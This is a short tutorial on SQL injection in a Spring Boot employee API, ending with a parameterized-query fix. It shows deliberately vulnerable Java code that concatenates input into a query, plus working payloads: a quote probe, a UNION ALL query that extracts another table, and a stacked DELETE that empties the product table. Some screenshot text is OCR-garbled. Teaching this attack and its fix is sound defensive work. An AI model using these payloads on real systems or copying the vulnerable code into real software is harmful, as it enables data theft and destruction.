SQLi - vulnerability that allows an attacker to interfere with the queries that an application makes to its database.

- **Information disclosure:** allows an attacker to view data that they are not normally able to retrieve.
- Data manipulation and deletion: an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

SQL Injection in Unparameterized Query

For an API to fetch employee by post, we have unparameterized SQL query:

String query = "SELECT id, name, post, salary
FROM employee WHERE post = '" + post + "'";

```
public List<Map<String, Object>> listEmployeeByPost(String post) {
   String query = "SELECT id, name, post, salary FROM employee WHERE post = '" + post + "'" ;
   log.info("QUERY : " + query);
   return jdbcTemplate.queryForList(query, new HashMap<>());
}
```

Simple JSON Payload:

```
{
    "post" : "Manager"
}
```

Checking SQLi is possible


```
{
    "post" : "Manager'"
}
```

which result in error response

```
"timestamp": "2023-06-20T02:15:54.801+00:00",
    "status": 500,
    "error": "Internal Server Error",
    "path": "/api/employee/byPost"
}
```

SQLi attack payload using UNION

Simple UNION payload



Retrieving all data from other tables

```
"post": "Manager' UNION ALL SELECT id as id, name
as name, price as post, created by as salary FROM
product WHERE '1' = '1"
POST
      V localhost:8080/api/employee/byPost
                                                                                          Send
    Authorization Headers (8) Body • Pre-request Script Tests Settings
Reautify
    post": "Manager' UNION ALL SELECT id as id, name as name, price as post, created_by as salary FROM product WHERE '1' =- '1"
ody Cookies Headers (5) Test Results
                                                       Status: 200 OK Time: 29 ms Size: 441 B 🖺 Save as Example 👓
Pretty Raw Preview Visualize JSON V
                                                                                           6 Q
          "ID": 1,
10
         "NAME": "Laptop",
         "POST": "100000",
11
          "SALARY": "Ram"
12
13
14
15
         "ID": 2,
         "NAME": "Monitor",
16
         "POST": "30000",
17
         "SALARY": "Ram"
18
19
         "ID": 3,
         "NAME": "Mouse",
22
          "POST": "2000",
23
         "SALARY": "Hari"
2/
25
27
          "ID": 4,
          "NAME": "USB",
28
          "POST": "10000",
29
         "SALARY": "Hari"
30
```

Deleting Data from table

```
"post": "Manager'; DELETE FROM product WHERE '1'='1"
                localhost:8080/api/employee/byPost
 POST
Params
                    Headers (8)
                                           Pre-request Script Tests
        Authorization
                                  Body •
                                                                   Settings
■ none ■ form-data ■ x-www-form-urlencoded ■ raw ■ binary ■ GraphQL JSON ∨
  1
     -- "post": - "Manager'; DELETE - FROM - product - WHERE - '1'='1"
  4
ody Cookies Headers (5) Test Results
                                                                          A Status: 200 OK Time: 33
                           Visualize
Pretty
                                      JSON V
             "ID": 1,
  3
              "NAME": "Ram",
              "POST": "Manager",
  5
             "SALARY": "100000"
     ]
  8
```

This has deleted all data from product table

Solution:

- Parameterize your query
- Sanitize user's input

```
public List<Map<String, Object>> listEmployeeByPost(String post) {
   String query = "SELECT id, name, post, salary FROM employee WHERE post = :post" ;
   Map<String, String> params = new HashMap<>();
   params.put("post", post);
   log.info("QUERY : " + query);
   return jdbcTemplate.queryForList(query, params );
}
```

Github Code:

https://github.com/narayankauchamagar/springboot-sqli-demo-app